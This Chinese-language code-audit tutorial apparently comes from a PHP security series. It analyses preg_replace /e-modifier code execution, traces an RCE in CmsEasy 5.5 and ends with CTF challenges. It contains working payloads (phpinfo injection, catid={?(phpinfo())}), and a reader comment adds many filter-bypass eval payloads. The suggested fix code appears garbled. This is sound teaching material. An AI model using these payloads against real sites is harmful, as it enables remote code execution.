

本文由红日安全成员：水清云影 编写，如有不当，还望斧正。

## 前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 [PHP-Audit-Labs](#)。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 [PHP SECURITY CALENDAR 2017](#)。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第8篇 代码审计文章：

## Day8 - Candle

题目叫蜡烛，代码如下

```
1 header("Content-Type: text/plain");
2
3 function complexStrtolower($regex, $value) {
4     return preg_replace(
5         '/(' . $regex . ')/ei',
6         'strtolower("\\1")',
7         $value
8     );
9 }
10
11 foreach ($_GET as $regex => $value) {
12     echo complexStrtolower($regex, $value) . "\n";
13 }
```

先知社区

[preg\\_replace](#) : (PHP 5.5)

功能：函数执行一个正则表达式的搜索和替换

定义：mixed preg\_replace ( mixed \$pattern , mixed \$replacement , mixed \$subject [, int \$limit = -1 [, int &\$count ]])

搜索 subject 中匹配 pattern 的部分，如果匹配成功以 replacement 进行替换

- \$pattern 存在 /e 模式修正符，允许代码执行
- /e 模式修正符，是 preg\_replace() 将 \$replacement 当做php代码来执行

### 漏洞解析

这道题目考察的是 preg\_replace 函数使用 /e 模式，导致代码执行的问题。我们发现在上图代码 第11行 处，将 GET 请求方式传来的参数用在了 complexStrtolower 函数中，而变量 \$regex 和 \$value 又用在存在代码执行模式的 preg\_replace 函数中。所以，我们可以通过控制 preg\_replace 函数第1个、第3个参数，来执行代码。但是可被当做代码执行的第2个参数，却固定为 'strtolower("\\1")'。时间上，这里涉及到正则表达式反向引用的知识，即此处的 \\1，大家可以参考 [W3Cschool](#) 上的解释：

#### 反向引用

对一个正则表达式模式或部分模式 两边添加圆括号 将导致相关 匹配存储到一个临时缓冲区中，所捕获的每个子匹配都按照在正则表达式模式中从左到右出现的顺序存储。缓冲区编号从 1 开始，最多可存储 99 个捕获的子表达式。每个缓冲区都可以使用 'n' 访问，其中 n 为一个标识特定缓冲区的一位或两位十进制数。

本题官方给的 payload：/?.\*=\${phpinfo()} 实际上并不能用，因为如果GET请求的参数名存在非法字符，PHP会将其替换成下划线，即 .\* 会变成 \_\*。这里我们提供一个可用 payload：\S\*=\${phpinfo()}，详细分析请参考我们前几天发表的文章：[深入研究preg\\_replace与代码执行](#)

← → ↻

localhost/dem.php?S\*={phpinfo()}


(!)

Deprecated: preg\_replace(): The /e modifier is deprecated, use preg\_replace\_callback instead in C:\phpStudy\PHPTutorial\WWW\dem.php line 5

Call Stack

#	Time	Memory	Function	Location
1	0.2001	134096	{main}()	...\dem.php:0
2	0.2001	134424	complexStrtolower( \$regex = '\\S*', \$value = '{phpinfo()}')	...\dem.php:10
3	0.2001	134544	preg_replace ( '/(\\S*)/ei', 'strtolower("\\1", '{phpinfo()}')	...\dem.php:5

PHP Version 5.6.27



## 实例分析

本次实例分析，我们选取的是 CmsEasy 5.5 版本，漏洞入口文件为 /lib/tool/form.php，我们可以看到下图第7行处引用了 preg\_replace，且使用了 /e 模式。如果 \$form[\$name]['default'] 的内容被正则匹配到，就会执行 eval 函数，导致代码执行。具体代码如下：

```
1 function getform($name,$form,$field,$data) {
2     if (get('table') &&isset(setting::$var[get('table')][$name]))
3         $form[$name]=setting::$var[get('table')][$name];
4     if (get('form') &&isset(setting::$var[get('form')][$name]))
5         $form[$name]=setting::$var[get('form')][$name];
6     if (isset($form[$name]['default']))
7         $form[$name]['default']=preg_replace('/\{?(^}+)\}/e',"eval('return
    $1;')",$form[$name]['default']);
8     if (!isset($data[$name]) &&isset($form[$name]['default']))
9         $data[$name]=@$form[$name]['default'];
10    if (preg_match('/templat/', $name) &&empty($data[$name]))
11        $data[$name]=@$form[$name]['default'];
```

我们再来看看这个 getform() 函数在何处被引用。通过搜索，我们可以发现在 Cache/template/default/manage/guestadd.php 程序中，调用了此函数。这里我们需要关注 catid (下图 第4行 代码)，因为 catid 作为 \$name 在 preg\_preolace() 函数中使用到，这是我们成功利用漏洞的关键。 guestadd.php 中的关键代码如下：

```
1 <div class="hid_box">
2     <strong><?php echo lang(addcategory);?></strong>
3     <div class="hbox" style="background:none;">
4         <?php echo form::getform('catid',$form,$field,$data);?>
5     </div>
6 </div>
```

那么问题来了， catid 是在何处定义的，或者说与什么有关？通过搜索，我们发现 lib/table/archive.php 文件中的 get\_form() 函数对其进行了定义。如下图所示，我们可以看到该函数 return 了一个数组，数组里包含了catid、typeid 等参数对应的内容。仔细查看，发现其中又嵌套着一个数组。在第6行处发现了 default 字段，这个就是我们上面提到的 \$form[\$name]['default']。

```

1 function get_form() {
2     return array(
3         'catid'=>array(
4             'selecttype'=>'select',
5             'select'=>form::arraytoselect(category::option(0,'tolast')),
6             'default'=>get('catid'),
7             'regex'=>' /\d+/',
8             'filter'=>'is_numeric',
9         ),
10        'typeid'=>array(
11            'selecttype'=>'select',
12            'select'=>form::arraytoselect(type::option(0,'tolast')),
13            'default'=>get('typeid'),
14            'regex'=>' /\d+/',
15            'filter'=>'is_numeric',
16        ),
17        .....
18        'tag_option'=>array(
19            'selecttype'=>'select',
20            'select'=>form::arraytoselect(tag::getTags()),
21        ),
22    );
23 }

```




而上图 第6行 的 get() 方法在 lib/tool/front\_class.php 中，它是程序内部封装的一个方法。可以看到根据用户的请求方式，get() 方法会调用 front 类相应的 get 方法或 post 方法，具体代码如下：

```

1 function get($var) {
2     if (front::get($var))
3         return front::get($var);
4     else if (front::post($var))
5         return front::post($var);
6     else if (config::get($var))
7         return config::get($var);
8     else if (session::get($var))
9         return session::get($var);
10 }

```



front 类的 get 方法和 post 方法如下，看到其分别对应静态数组

```

1 static function get($var) {
2     if (isset(self::$get[$var]))
3         return self::$get[$var];
4     else
5         return false;
6 }
7 static function post($var) {
8     if (isset(self::$post[$var]))
9         return self::$post[$var];
10    else
11        return false;
12 }

```



继续跟进静态方法 get 和 post，可以看到在 front 类中定义的静态属性

```

1 final class front {
2     .....
3     static $get;
4     static $post;
5     .....
6     function __construct() {
7         .....
8         self::$get=$_GET;
9         self::$post=$_POST;
10        .....
11    }
12 }

```



这就意味着前面说的 `$form[$name]['default']` 中 name 和 default 的内容，都是我们可以控制的。

我们厘一下思路，get\_form 函数定义了 catid 的值，catid 对应的 default 字段又存在代码执行漏洞。而 catid 的值由 get('catid') 决定，这个 get('catid') 又是用户可以控制的。所以我们现在只要找到调用 get\_form 函数的地方，即可触发该漏洞。通过搜索，我们发现现在 /lib/default/manage\_act.php 文件的第10行调用了 get\_form() 函数，通过 View 模板直接渲染到前台显示：


```

1 class manage_act extends act {
2     protected $_table;
3     function init() {
4         $user='';
5         $guest = front::get('guest');
6         .....
7         if($this->table <>'archive'&&$this->table <>'orders') exit('PAGE NOT
FOUND!');
8         $this->_table=new $this->table;
9         $this->_table->getFields();
10        $this->view->form=$this->_table->get_form();
11        $this->_pagesize=config::get('manage_pagesize');
12        $this->view->manage=$this->table;
13        .....
14        $manage='table_'.$this->table;
15        $this->manage=new $manage;
16    }

```



这就形成了这套程序整体的一个执行流程，如下图所示：



先知社区

漏洞验证

1、首先打开首页，点击游客投稿



2、进入到相应的页面，传给catid值，让他匹配到 /\{\\?([^\}]+\)\}/e 这一内容，正则匹配的内容也就是 {?(■■■■■)}，所以我们可以构造payload：catid={?(phpinfo())}

Load URL

Split URL

Execute

http://172.16.202.181/?case=manage&act=guestadd&manage=archive&guest=1

☒ Post data

☐ Referrer

☐ User Agent

☐ Cookies

Post Data

catid={?(phpinfo())}

先知社区

## PHP Version 5.4.45



System	Windows NT DESKTOP-U6F99PF 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-

## 修复方案

漏洞是 preg\_replace() 存在 /e 模式修正符, 如果正则匹配成功, 会造成代码执行漏洞, 因此为了避免这样的问题, 我们避免使用 /e 模式修正符, 如下图第7行:

```
1 function getform($name,$form,$field,$data) {
2     if (get('table') &&isset(setting::$var[get('table')][$name]))
3         $form[$name]=setting::$var[get('table')][$name];
4     if (get('form') &&isset(setting::$var[get('form')][$name]))
5         $form[$name]=setting::$var[get('form')][$name];
6     if (isset($form[$name]['default']))
7         $form[$name]['default']=preg_replace('/\{\?([^\}]+\}\)/','eval('return
8 $1;')',$form[$name]['default']);
9     if (!isset($data[$name]) &&isset($form[$name]['default']))
10        $data[$name]=@$form[$name]['default'];
11    if (preg_match('/templat/', $name) &&empty($data[$name]))
12        $data[$name]=@$form[$name]['default'];
```



## 结语

看完了上述分析, 不知道大家是否对 preg\_replace() /e 模式存在的代码执行有了更加深入的理解, 文中用到的CMS可以从 [这里](#) 下载 (密码:2xaf) 下载, 当然文中若有不当之处, 还望各位斧正。如果你对我们的项目感兴趣, 欢迎发送邮件到 hongrisc@gmail.com 联系我们。Day8 的分析文章就到这里, 我们最后留了一道CTF题目给大家练手, 题目如下(这次放两道题):

```
// index.php
<?php
include 'flag.php';
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>40){
        die("Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/", $code)){
```

```

        die("NO.");
    }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
highlight_file(__FILE__);
// $hint = "php function getFlag() to get flag";

?>

// index2.php
<?php
include 'flag.php';
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>50){
        die("Too Long.");
    }
    if(preg_match("/[A-Za-z0-9_]+/", $code)){
        die("Not Allowed.");
    }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
highlight_file(__FILE__);
// $hint = "php function getFlag() to get flag";
?>

```

题解我们会阶段性放出，如果大家有什么好的解法，可以在文章底下留言，祝大家玩的愉快！

## 相关文章

[preg\\_replace的/e修饰符妙用与慎用](#)

[老洞新姿势，记一次漏洞挖掘和利用\(PHPMailer RCE\)](#)

点击收藏 | 0 关注 | 1

[上一篇：利用循环神经网络检测Web攻击](#) [下一篇：深入研究PDF的攻击面与1年间收获...](#)

1. 1 条回复



[roothex](#) 2019-08-15 00:08:45

两个CTF题的\_\_FILE\_\_没写全，逻辑上最后一个highlight完全可以不要。。。

综合师傅们和自己的想法，整理了一份应该是目前最全的Payload，[分析过程](#)

```

■■■■■■`$code`■■■■■■40■■■■■■■■■■■■■■■■■■■■Payload■■

```

```

0. ``$_="{ { { " ^ ? < > / " ; $ { $_ } [ _ ] ( $ { $_ } [ _ ] ) ; & _ = getFlag ``

```

```
1. `$_="{\{\{\{\{\{"^"%1c%1e%0f%3d%17%1a%1c";$_();`

2. `(~%98%9A%8B%99%93%9E%98)();`PHP 7

3. ``$_="/???/???%20/????`;?><?=$_?>`███

████`$code`████50████████████████████

0. ``${"!^"~"}="]%;,<"^":@)}@[ ";${"!^"~"}();``

1. ``${"``{\{"^"?<>/"}'@') ;&@=getFlag``

2. `%24%7B%7E%22%A0%B8%BA%AB%22%7D%5B%AA%5D%28%29%3B%aa=getFlag`

3. `$_█=(%27%5D%40%5C%60%40%40%5D%27^%27%3A%25%28%26%2C%21%3A%27);$_█();`

4. `$_█="{\{\{\{\{\{"^"%1c%1e%0f%3d%17%1a%1c";$_█();`

5. ``$_█="``{\{"^"?<>/" ;${$_█}{█} (${$_█}{█}) ;&█=getFlag``

6. `(~%98%9A%8B%99%93%9E%98)();`PHP 7

7. ``$_="/???/???%20/????`;?><?=$_?>`███
```

再推荐一下p神更加极限的[利用方式](#)

0 回复Ta

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)